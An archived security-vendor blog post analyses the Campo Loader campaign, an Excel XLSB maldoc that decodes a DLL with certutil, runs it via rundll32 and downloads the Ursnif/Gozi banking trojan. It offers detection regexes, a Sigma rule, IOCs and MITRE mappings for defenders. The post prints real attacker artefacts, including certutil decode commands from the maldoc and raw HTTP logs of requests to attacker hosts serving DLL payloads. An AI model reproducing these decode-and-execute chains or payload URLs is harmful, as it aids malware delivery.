
CyberSOC: Campo Loader detection perspectives

Published: 2021-03-23 · Archived: 2026-04-05 13:54:49 UTC

In the eye of our CyberSOC: Campo Loader, analysis and detection perspectives



Data in this article

Campo Loader, a recent campaign

Since January 2021, our CyberSOC has noted the fairly active use of a loader(1). This loader was quickly named “Campo Loader” on the Internet because of the rather striking patterns in its URL, observed during network communications.

Notably used to “drop” in the second stage Ursnif/Gozi, a banking trojan, these campaigns
use several exciting techniques and remain quite easily detectable with adequate security solutions.




Figure 1- Campaign Summary – Source: Orange Cyberdefense

Very similar campaigns have also been observed since the summer of 2020 and documented by Morphisec in September.

It seems that this loader is still used to deliver Trickbot. However, we will note some differences with our case in the format of the maldoc and the final load deployed.

Vector of infection: maldoc

Unsurprisingly, the first vector of infection is an e-mail containing an attachment. More precisely, an Excel XLSB (Excel Spreadsheet-Binary) document.

This type of file is quite common for maldoc because it evades most AV (Anti-Viral) engines. Even after several days of existence on VirusTotal (VT), files are still detected by less than 10 AV out of 64.




Figure 2 – VirusTotal Detection Ratio; Source: virustotal.com

When the file is opened, it prompts the user to activate the content, making him believe that this action will decrypt the document and display its content.




Figure 3 – Preview of the file File_812265.xlsb – Orange Cyberdefense

The usual tools such as olevba/oledump or XLMMacroDeobfuscator are not satisfactory in terms of static analysis. So we adopt another well, more manual technique:




Figure 4 – Analysis of the file File_812265.xlsb – Orange Cyberdefense

By decompressing the file, we identify a spreadsheet in binary format (BIFF12) that looks interesting. Indeed, a first “Strings” on this file indicates a routine that seems quite malicious:

```
Unicode Strings:
--------------------------------------------------------------------------
00000670  .txt
00000705  33393.txt
00000741  33393.txt, 3
000007EB  .xls
0000082B  33393.xls
00000891  .png
000008D1  33393.png
00000CA2  C:\Users\Public\
00000D4F  certutil.exe
00000DD7  C:\Users\Public\33393.txt, 3
00000E39  C:\Users\Public\33393.xls
00000E95  C:\Users\Public\33393.txt
00000EF1  C:\Users\Public\33393.png
00000F4D  C:\Users\Public\33393.png,In
00000FD9  Shell32
00001035  rundll32.exe
000010BE  -decode C:\Users\Public\33393.txt C:\Users\Public\33393.png2
0000119E  -decode
000011FA  -decodehex C:\Users\Public\33393.png2 C:\Users\Public\33393.png
000012E1  ShellExecuteA
00001372  -decodehex
00001412  3933393
0000147B  JJCCCCJ
00001500  open
```

Figure 5 – Analysis of the file File_812265.xlsb – Orange Cyberdefense

At first glance, the use of the certutil.exe binary would therefore be present to decode several files' contents. Then the functions and strings "Shell32", "rundll32.exe" as well as "ShellExecuteA" indicate that the role of this file is also to execute DOS commands or even a DLL.

We go directly to the analysis of the document via Excel. It turns out that several Excel sheets are hidden. By unmasking the four hidden sheets, the correspondence with the previously displayed strings makes it possible to link the sheet4.bin file to one of the hidden sheets.

A second sheet will prove interesting for understanding this file. Indeed, sheet 2 is in charge of the execution of the routine via an Auto_Open.




Figure 6 – Analysis of the file File_812265.xlsb – Orange Cyberdefense

However, the most interesting part is still missing. The associated Excel sheet is protected.

To bypass the protection, simply save the file in another format (e.g., Xslm). Thus binary files will be converted to XML format. Then, removing the protection is relatively easy. Indeed, a simple tag is responsible for this mechanism. By removing it, the protection of the sheet is no longer effective.

Figure 7 – Protected Spreadsheet File_812265.xlsb – Orange Cyberdefense

We then identify several cells likely containing encoded content, which will turn out to be a PE (Portable Executable).




Figure 8 – Decoding the content File_812265.xlsb – Orange Cyberdefense

Thus, we have a good understanding of the actions of this first xslb file:

- Drop a. txt file containing data encoded in b64
- Decoding of the file + drop of a new hex file via the binary certutil.exe
- Decoding of the second file via certutil.exe + drop of a PE.

We then validated our first static analysis based on a dynamic analysis by running the file in the Orange Cyberdefense sandbox:




Figure 9 – Orange Cyberdefense Sandbox Analysis File_812265.xlsb

Three files are well dropped:

CyberSOC - Campo Loader

C:\Users\Public\11250.txt

CyberSOC - Campo Loader

C:\Users\Public\11250.png2

CyberSOC - Campo Loader

C:\Users\Public\11250.png

We fall well on PE “packaged” (UPX was noted on some campaigns). This DLL is then executed via rundll32.exe. It seems to be the Campo loader.

Thanks to an analysis of http/https queries, we noticed a GET query to this URL :

hxxp[://]172[.]104[.]129[.]156/campo/o/o

It redirects (307 Temporary Redirect) to :

hxxps[://]ciudadstereo[.]com[.]ec/wp-content/plugins/wp-calculated-fields/templates/01/out[.]dll

This DLL purpose, which we will attach to the Campo loader, is to download and execute a second DLL.

Note that several repositories identified in similar campaigns often have open directories, allowing to identify other malicious DLLs and get an idea about the temporality of the attacks thanks to the *Last-Modified* field.




Figure 10 – Repo Ursnif – Source: Orange Cyberdefense

Another important point related to the temporary redirection: a “campo” URL allows you to distribute many payloads dynamically. Indeed, by analyzing several times the same sample, we obtained a different final DLL.

```
GET /campo/p/p HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; InfoPath.3)
Host: 172.104.251.127
Connection: Keep-Alive
Cookie: ci_session=g5t1ho6s0c5uids9hj4gfqadpq5104ds

HTTP/1.1 307 Temporary Redirect
Date: Thu, 04 Feb 2021 09:56:42 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: https://sparkperform.site/js/revolution/fonts/pe-icon-7-stroke/css/11.dll
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

GET /campo/p/p HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; InfoPath.3)
Host: 172.104.251.127
Connection: Keep-Alive
Cookie: ci_session=t2qbp5prbtq8i4g41ilauj6uoln9h5pu

HTTP/1.1 307 Temporary Redirect
Date: Thu, 04 Feb 2021 09:55:39 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: ci_session=g5t1ho6s0c5uids9hj4gfqadpq5104ds; expires=Thu, 04-Feb-2021 11:55:39 GMT; Max-Age=7200; path=/;
HttpOnly
Location: https://kazokushintaku.pro/wp-content/plugins/siteguard/really-simple-captcha/gentium/11.dll
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 11 – Http traffic linked to the Campo loader – Source: Orange Cyberdefense

Without going into too much detail in this last stage analysis, the DLL corresponds to Ursnif / Gozi, a banking Trojan. A quick sandbox analysis will allow us to identify the control servers and thus feed our information base.




Figure 12 – Ursnif DLL Sandbox Analysis – Source: Orange Cyberdefense

Detection prospects

Network communications (Campo Loader)

While analyzing many campaigns, we noticed that a pattern was coming back often enough in the URL to be used as a detection/hunting means.

Indeed, the uri path corresponds with this regex: **”** ^\/**(?:campo)**\/**w{1}**\/**w{1}$ “**.

Here are some examples of URLs we have identified:

hxxp://172.104.143[.]130/campo/t/t

hxxp://178.62.19[.]66/campo/v/v

hxxp://pipkaboss[.]xyz/campo/b/b

Some older campaigns also seem to follow this pattern:
^\/**(?:campo)**\/**[a-zA-Z0-9]{1,2}**\/**[a-zA-Z0-9]{1,2}$**, which will also be more flexible.

Example :
hxxp://androidflash[.]space/campo/DQ/s9

```
title: Campo Loader
status: experimental
description: Detects patterns in URL associated with Campo Loader
author: Orange Cyberdefense CyberSOC
date: 2020/03/02
modified: 2020/03/02
logsource:
   category: proxy
detection:
   selection:
    cs-method: 'GET'.
    c-uri: '*/campo/*'.
   filter:
    c-uri|re: '\/(?:campo)\/[a-zA-Z0-9]{1,2}\/[a-zA-Z0-9]{1,2}$'
   condition: selection and filter
false-positive:
   - Low
level: high
```

System behaviors

The use of “certutil.exe” to decode the first charge is quite striking and generic enough to be used as a means of detection. Moreover, this approach fits within the Att&CKMITRE matrix, with the “T1140:Deobfuscate/Decode Files or Information” technique.

A Sigma rule is already available on the GitHub of the same project.

This rule should be triggered by the two commands extracted from our sandbox analysis (below). While generic enough to include most of the LOLBAS/LOLBINS (Living Off The Land Binaries and Scripts) related to this Microsoft binary.

Campo Loader

Several approaches can also be taken to DLL execution via “rundll32.exe“.

The first one being the detection of DLL execution passing a . png file with its extension. This technique is more and more used and can be approached using the “T1036: Masquerading” and “T1218.011: Signed Binary Proxy Execution: Rundll32/” techniques.

Campo Loader

The last detection method could be done via the process tree. By resuming the execution of the campaign in its entirety, we note a rather striking process tree from EXCEL.EXE:

EXCEL.EXE > rundll32.exe > rundll32.exe

IOCs and MITRE ATT&CK references

Event/Campaign	Category	Types	Value	Description	Source	TLP
Ursnif/Gozi using campo loader	System Activity	SHA256	4ff20ae33d417f61df1f23b4966bea79a659fe14e60729cd1f42dd5a73dba035	File_812365.xlsb	Orange Cyberdefense	TLP:WHITE
Ursnif/Gozi using campo loader	System Activity	SHA256	011e8e3a9940723d57137277ae1942118362889 34f5a33d5f8af39268d99eae1	Ursnif DLL download	Orange Cyberdefense	TLP:WHITE
Ursnif/Gozi using campo loader	System Activity	SHA256	e3e2c9cf1cd955db5df06e78956b437006a11be15059d6a5922df5b7107f00ee	Campo loader	Orange Cyberdefense	TLP:WHITE
Ursnif/Gozi using campo loader	Network Activity	URL	hxxp://172[.]104[.]129[.]156/campo/o/o	Campo loader	Orange Cyberdefense	TLP:WHITE
Ursnif/Gozi using campo loader	Network Activity	URL	hxxps://ciudadstereo[.]com[.]ec/wp-content/plugins/wp-calculated-fields/templates/01/out[.]dll	Ursnif DLL download	Orange Cyberdefense	TLP:WHITE
Ursnif/Gozi using campo loader	Network Activity	FQDN	api10[.]laptok[.]at	C2 Ursnif/Gozi	Orange Cyberdefense	TLP:WHITE
Ursnif/Gozi using campo loader	Network Activity	FQDN	go[.]in100k[.]at	C2 Ursnif/Gozi	Orange Cyberdefense	TLP:WHITE
Ursnif/Gozi using campo loader	Network Activity	FQDN	golang[.]feel500[.]at	C2 Ursnif/Gozi	Orange Cyberdefense	TLP:WHITE

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Spearphishing Attachment	Component Object Model and Distributed COM	Registry Run Keys / Startup Folder		Deobfuscate/Decode Files or Information		Process Discovery		Man in the Browser	Commonly Used Port	Exfiltration Over Command and Control Channel	
	Execution through API			Masquerading		Query Registry		Screen Capture	Standard Application Layer Protocol		
	Execution through Module Load			Obfuscated Files or Information		System Information Discovery					
	Rundll32			Process Hollowing							
	Signed Binary Proxy Execution			Process Injection							
	User Execution			Rundll32							
				Signed Binary Proxy Execution							

Source: Orange Cyberdefense

To download the IOCs and the MITRE ATT&CK references, click here.

To discover our SOC and CyberSOC offers, click here.

(1) Loader: A loader is a malware program responsible for executing a malicious load on the target system. This second load can be remote (accessible from an IP/URL) or directly included in the loader. The purpose of a loader is to propose methods for evading and targeting users (encryption, memory injection, anti-vm, anti-sandbox, geographical analysis, system profiling, etc.).

More articles
